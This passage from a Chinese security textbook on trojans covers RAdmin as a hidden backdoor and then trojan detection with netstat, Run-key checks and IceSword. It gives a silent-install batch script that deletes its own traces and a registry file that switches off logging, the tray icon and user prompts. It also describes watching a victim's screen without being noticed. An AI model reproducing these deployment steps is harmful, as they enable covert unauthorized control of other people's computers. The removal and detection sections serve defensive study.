step 2 然后进入注册表删除服务项，如图 9.53 所示。




图 9.53 删除服务项

step 3 进入 C:\Program Files\Common Files\Microsoft Shared\MSInfo\目录删除文件，如图 9.54 所示。




图 9.54 删除文件

9.5 RAdmin

素有“远程管理员”之称的 Remote Administrator 是一款专为远程管理 Windows NT/2000/XP 服务器量身定做的远程控制软件。其实，很多人认为 RAdmin 并不是一个木马后门，而只是一个远程管理工具，但是鉴于其自身就带有隐藏特性，并且被黑客广泛应用，所以在这里还是把其作为木马后门来进行介绍。

9.5.1 配置服务端

RAdmin 的服务端程序已经存在，所谓的配置指的是对这个文件进行配置。在 RAdmin 的文件夹中一般包含一个客户端程序 radmin.exe、一个服务端程序 r_server.exe、两个与服务端运行相关的 DLL 文件，以及两个链接，一个是“配置 r_server”，一个是“停止 r_server”。

先单击“设置 r_server”链接，主要可以设置端口等信息，一般保持默认设置即可，如图 9.55 所示。




图 9.55 设置 r_server

单击“确定”按钮，然后单击“退出”按钮就可以了。

9.5.2 安装服务端

RAdmin 服务端包含 3 个文件，一个 EXE 和两个 DLL。必须把这 3 个文件放在一个文件夹内，然后让远程主机运行。完毕之后，运行客户端，添加对方的 IP 地址，如图 9.56 所示。

图 9.56 添加连接

9.5.3 RAdmin 的特征

RAdmin 远程控制软件通常叫做 r_server.exe，但常常被改为 Explore.exe 放到系统目录下，并添加到服务当中随系统启动。默认开放的端口为 4889，其服务如图 9.57 所示。

其同级目录中往往同时有 AdmDll.dll 和 raddrv.dll 两个文件，如图 9.58 所示。

图 9.57 RAdmin 默认服务




图 9.58 RAdmin 目录

有时候桌面系统栏（时钟和杀毒软件图标显示区域）通常有一个空白图标（没有颜色，但占据一个图标的位置）。当鼠标指向它时显示本机 IP，也表明 RAdmin 程序在运行，如图 9.59 所示。




图 9.59 显示图标

RAdmin 影子的批处理运行脚本 r.bat 如下：

```
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
@echo off
@Explorer.exe /uninstall /silence
@Explorer.exe /install /silence
@regedit /s 1.reg
@net start r_server
@del red.exe
@del 1.reg
@del r.bat
@del u.bat
```

注册表文件 1.reg 如下：

```
-------------------------------------------------
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin]
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0]
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server]
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\iplist]
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters]
"NTAuthEnabled"=hex:00,00,00,00
"Parameter"=hex:aa,75,e1,91,16,07,e1,bd,2b,0b,a9,36,db,fb,76,35
```

```
"Port"=hex:05,00,00,00
"Timeout"=hex:0a,00,00,00
"EnableLogFile"=hex:00,00,00,00
"LogFilePath"="c:\\logfile.txt"
"FilterIp"=hex:00,00,00,00
"DisableTrayIcon"=hex:00,00,00,00
"AutoAllow"=hex:00,00,00,00
"AskUser"=hex:00,00,00,00
"EnableEventLog"=hex:00,00,00,00
```

通常，还会有 u.bat 文件进行服务的停止操作。

9.5.4 RAdmin 的使用

RAdmin 的控制功能是十分强大的，而且延迟很小，可以说是最好的屏幕控制木马。选中要操作的主机，然后单击鼠标右键，选择“完全控制”命令，就可以看到对方的屏幕，此时就可以像操作自己的计算机一样操作对方主机，如图 9.60 所示。




图 9.60 完全控制对方主机

屏幕监视功能和前面介绍的差不多，只是不能操作对方，而只能观看，这样可以避免自己被别人发现。

远程 Telnet 功能可以获得远程的控制台，从而进行相应的操作，在选中的主机上单击鼠标右键，选择“远程 Telnet”命令即可，如图 9.61 所示。

RAdmin 的文件管理功能和前两个不同，更像是一种直接的对拷界面，这样更加方便文件的查找和传输。选择欲操作的主机，单击鼠标右键，选择“文件管理”命令，如图 9.62 所示。

图 9.61 远程 Telnet




图 9.62 RAdmin 的文件管理

还有其他一些聊天、发送消息等功能，读者可自己试验。

9.5.5 手工删除 RAdmin

手工删除 RAdmin 的步骤如下：

step 1 先结束进程。一般 RAdmin 的进程没有隐藏，所以可以直接在任务管理器中中止，如图 9.63 所示。

step 2 删除 admdll.dll、raddrv.dll 和 radmin.exe 文件，这样就可以了。RAdmin 还是比较容易删除的。

9.6 木马的防范

随着互联网的迅速发展，木马的攻击性和危害性越来越大。木马实质上是一个程序，必须运行后才能工作，所以会在进程表、注册表中留下蛛丝马迹，可以通过“查、堵、杀”来进行处理。

图 9.63 中止进程

9.6.1 查：检查系统进程与服务

对于系统的检查，基本上可以从系统进程、注册表、服务进程及网络通信等方面来分析。

9.6.1.1 检查系统进程

大部分木马运行后会显示在进程管理器中，所以对系统进程表进行分析和过滤，可以发现可疑程序。特别是与正常进程的 CPU 资源占用率和句柄数比较后，可以发现异常现象。

9.6.1.2 检查注册表、ini 文件和服务

木马为了能够在开机后自动运行，往往在注册表的如下选项中添加注册表项：

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnceEx
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
```

木马亦可在 Win.ini 和 System.ini 中的“run=”、“load=”和“shell=”后面加载，如果这些选项后面加载的程序是不认识的，就可能是木马。木马最惯用的伎俩是把 Explorer 变成自己的程序名，将 Explorer 的字母“l”改为数字“1”，或者把其中的字母“o”改为数字“0”，这些改变如果不仔细观察是很难发现的。

在 Windows NT/2000 中，木马会将自己作为服务添加到系统中，甚至随机替换系统中没有启动的服务程序来实现自动加载，检测时要对操作系统的常规服务有所了解。

9.6.1.3 检查开放端口

远程控制型木马和输出 Shell 型木马，大都会在系统中监听某个端口，接收从控制端发来的命令并执行。可以通过检查系统上开启的一些奇怪的端口，发现木马的踪迹。在命令行中输入“Netstat –na”，可以清楚地看到系统打开的端口和连接。也可从 www.foundstone.com 上下载 Fport 软件，

运行该软件后，可以知道打开端口的进程名、进程号和程序路径，这样为查找木马提供了方便之门。

9.6.1.4 监视网络通信

对于一些利用 ICMP 数据通信的木马，被控端没有打开任何监听端口，无须反向连接，不会建立连接，因此采用第三种方法检查开放端口就行不通了。此时可以关闭所有网络行为的进程，然后打开 Sniffer 软件进行监听，如此时仍有大量数据，则基本可以确定后台正在运行着木马。

9.6.2 堵：控制木马的活动

控制木马的活动也是一个可行的办法，一旦发现木马活动，立刻关闭相应的端口，也可以立刻杀掉可疑的进程从而保证系统正常。

9.6.2.1 堵住控制通路

如果网络连接处于禁用状态或取消拨号连接，反复启动和打开窗口等不正常现象消失，那么就可以判断计算机感染了木马。通过禁用网络连接或拔掉网线，就可以完全避免远程计算机通过网络对本地主机控制。当然，也可以通过防火墙关闭或过滤 UDP、TCP 和 ICMP 端口。

9.6.2.2 杀掉可疑进程

通过 Pslist 查看到可疑进程并用 Pskill 杀掉之后，如果计算机正常，则说明这个可疑进程通过网络被远端控制，从而导致计算机不正常。

9.6.3 杀：消除木马的隐患

为了消除木马的影响，必须要将木马程序从计算机中删除，方法可以分为手工清除和软件清除两种。

9.6.3.1 手工删除

对于一些可疑文件，不能立即删除，因为有可能由于误删系统文件而使计算机不能正常工作。首先备份可疑文件和注册表，接着用 Ultraedit32 编辑器查看文件首部信息，通过可疑文件里面的明文字符对木马有一个大致了解。如果是高手，还可以通过 W32Dasm 等专用反编译软件对可疑文件进行静态分析，查看文件的导入函数列表和数据段部分，初步了解程序的主要功能。最后，删除木马文件及注册表中的键值。

9.6.3.2 软件清除

由于木马编写技术不断进步，很多木马有了自我保护机制。普通用户最好通过专业的杀毒软件，如卡巴斯基进行杀毒。对于杀毒软件，一定要及时更新，并通过病毒公告及时了解新木马的预防和查杀技巧，或者通过下载专用的杀毒软件进行杀毒。

9.7 netstat 命令

netstat 命令是一个命令行的获得系统网络连接情况的小工具，下面先来介绍其用法。

9.7.1 netstat 命令用法

netstat 命令的语法格式为：

```
netstat [-a] [-e] [-n] [-s] [-p protocol] [-r] [interval]
```

其中的参数解释如下：

- –a　显示所有连接和监听端口。这个参数通常用于获得本地系统开放的端口，可以使用该命令检查本地系统上有没有安装木马。
- –b　显示包含于创建每个连接或监听端口的可执行组件。在某些情况下，已知可执行组件拥有多个独立组件，并且包含于创建连接或监听端口的组件序列被显示。这种情况下，可执行组件名在底部的“[]”中，顶部是其调用的组件等。注意此选项可能需要很长时间，如果没有足够权限可能失败。
- –e　显示以太网统计信息。此选项可以与-s 选项组合使用。
- –n　以数字形式显示地址和端口号。这个参数基本上是-a 参数的数字形式，即用数字形式显示以上信息，这个参数通常在检查自己的 IP 时使用。
- –o　显示与每个连接相关的所属进程 ID。
- –p　显示 protocol 指定的协议的连接。protocol 可以是下列协议之一：TCP，UDP，TCP v6，UDP v6。如果与-s 选项一起使用可以按协议显示统计的信息，protocol 可以是下列协议之一：IP，IP v6，ICMP，ICMP v6，TCP，TCP v6，UDP，UDP v6。
- 格式为 netstat -p xxx。其中，xxx 可以是 UDP，IP，ICMP 或 TCP。例如，要显示机器上的 TCP 协议的配置情况，则可以用 netstat -p tcp。
- –r　显示路由表。
- –s　按协议显示统计信息。默认地，显示 IP、IP v6、ICMP、ICMP v6、TCP、TCP v6、UDP 和 UDP v6 的统计信息。
- v 与–v　选项一起使用时，将显示包含于为所有可执行组件创建连接或监听端口的组件。
- –interval　重新显示选定统计信息，每次显示之间暂停的时间间隔以秒计。应使用 Ctrl+C 组合键停止重新显示统计信息。如果省略，netstat 显示当前配置信息，如图 9.64 所示。




图 9.64　netstat 命令

9.7.2 用 netstat 命令来监测木马

可以使用 netstat 监测木马的运行状况，方法如下：

step 1 单击“开始”按钮，弹出菜单，选择“运行”命令，在文本框中输入 cmd，打开 Windows 命令行窗口。

step 2 在提示符下输入命令“netstat –a”，如图 9.65 所示。

在图 9.65 中可以看到，存在 7626 端口，这个端口就是前面讲过的冰河默认开设的端口。此时，可以确定木马存在于本地系统中。

图 9.65 发现冰河

9.8 使用冰刃检查木马活动

冰刃一个十分强大的监测系统信息工具，如果认为 netstat 命令显示的内容不直观，则可以使用该工具以图形方式检查木马的活动。

9.8.1 利用冰刃查看进程

如果想查看当前进程，可以单击“进程”按钮，在右侧列出的进程中，隐藏的进程会以红色被醒目地标出，以方便查找隐藏自身的系统级后门，如图 9.66 所示。

在进程上若单击鼠标右键，弹出的菜单中包括以下命令：

- **刷新列表** 可以重新显示最新的进程列表。
- **结束进程** 可以结束掉所选的一个或多个进程。
- **线程信息** 可以显示该进程的详细信息。
- **模块信息** 可以显示该进程的模块地址和文件名。
- **内存读写** 可以显示该进程的内存读写信息。




图 9.66 冰刃查看进程

9.8.2 利用冰刃查看端口

右侧窗口中前四项与“netstat –an”类似，后两项是打开该端口的进程。在“进程 ID”栏中，0值表示该端口已关闭，处于 TIME_WAIT 状态，由于 Windows 2000 的使用技术与 Windows XP/2003 有所不同，所以前者与后者在显示上可能会有一些差别，如图 9.67 所示。




图 9.67 查看端口

9.8.3 注册表

与 Regedit 用法类似，子键的删除和子键下项的创建都是在左边子键上单击鼠标右键，在弹出的快捷菜单中选择即可。在右侧各项上单击则出现“删除所选”菜单命令，选择该命令即可删除选

中的一项或多项。在右侧双击一项则出现修改对话框，如图 9.68 所示。

